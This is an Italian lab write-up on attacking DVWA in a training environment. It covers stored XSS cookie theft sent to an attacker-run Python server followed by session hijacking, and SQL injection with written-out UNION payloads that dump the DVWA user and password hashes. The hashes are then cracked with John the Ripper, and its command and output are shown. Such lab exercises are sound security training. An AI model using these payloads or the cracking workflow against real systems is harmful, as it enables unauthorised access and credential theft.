

XSS STORED


Obbiettivo: Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.

1. Prima accediamo al DVWA e configuriamo il livello di sicurezza a "LOW"




2. Dopo andiamo alla parte di XSS stored e iniziamo a fare i primi test per capire se i campi sono vulnerabili





3. Possiamo vedere che l'input "Message" è vulnerabile, questo significa che ogni volta che torniamo sulla scheda di "XSS stored" l'utente attiverà questo script di alert (questo "attacco"). A questo punto possiamo proseguire con il compito e usare un altro script per recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il nostro controllo.




 Prima di inserire lo script modifichiamo il campo message perché prima solo accettava 50 caratteri come massimo, ora con quella modifica abbiamo amplificato a 200 per inserire il payload 5. Adesso dobbiamo fare partire un web server per accumulare i cookie delle vittime che recuperiamo. In questo caso utilizzerò Python come server http che riceverà i cookies

```
(kali⊗ kali)-[/tmp]
$\frac{\sudo}{\sudo} \text{ python -m http.server 8080}


Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

(in questo momento è in attesa)

6. Lo script malizioso che useremo sarà questo:



7. Una volta che il server è in ascolto sulla porta 8080 possiamo caricare il payload sul "Message e otteniamo questo:




L'uscita nel server ci indica che i cookie sono stati ricevuti con successo.

E ogni volta che l'utente entrerà nella parte di XSS stored, il server di Python accumulerà i cookie di sessione.


Extensions

Ora proviamo a verificare l'attacco andato a buon fine


1. Per fare questo utilizzeremo questa Tool: Cookie Editor




Grazie a questo tool possiamo aggiungere o modificare il cookie appena recuperati.




2. Qua dobbiamo modificare il Value col cookie recuperato e salviamo



3. Una volta fatto possiamo eliminare dall'url "login.php" e cliccare invio



•••




Ecco, ora possiamo fare l'accesso senza autenticazione

SQL INJECTION


Obbiettivo:

Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi).

1. Prima accediamo al DVWA e configuriamo il livello di sicurezza a "LOW"




2. Usiamo questa query per vedere i nomi dei database che sono in uso in Metasploitable




3. A noi interessa il database di DVWA quindi generiamo un'altra query per avere il nome delle tabelle

'union select table_name,2 from information_schema.tables where table_schema='dvwa'-- -




4. Qua ci dice che le tabelle di DVWA sono 2: guestbook e users, in questo caso dobbiamo vedere le colonne dentro la tabella users per potere recuperare le password degli utenti quindi facciamo un'altra query:

'union select column_name,2from information_schema.columns where table_name= 'users' -- -



5. Ora possiamo vedere le colonne della tabella DVWA, dobbiamo prendere "user" e "password" per avere quelle informazioni con questo query:


'union select user,password from dvwa.users -- -




Adesso abbiamo estratto l'informazione con successo

Ora proviamo a crackare le password

1. Salviamo le hash in un file di texto



2. Adesso con "hash identifier" per capire il formato del hash



3. Ora con John The Ripper possiamo crackare il bash utilizzando il dizionario "/usr/share/wordlists/fasttrack.txt" e carichiamo anche il file con tutte le password

```
(root@kali)-[/home/kali/Desktop]
# nano s6l5.txt


(root@kali)-[/home/kali/Desktop]
# john --format=Raw-MD5 --wordlist=/usr/share/wordlists/fasttrack.txt s6l5.txt


Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password (?)
abc123 (?)
letmein (?)
3g 0:00:00:00 DONE (2024-05-22 21:28) 300.0g/s 26200p/s 26200c/s 104800C/s Spring2017..starwars
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Questo significa che John The Ripper ha completato con successo il processo di crackare password usando il file "s6l5.txt" e il dizionario specificato


Ora proviamo a verificare l'attacco andato a buon fine

1. Proviamo ad accedere alla sessione in DVWA e dimostrare che la vulnerabilità è stata exploitata.





Premiamo invio.



Ecco, abbiamo accesso al panello di DVWA questo conferma il lavoro fatto.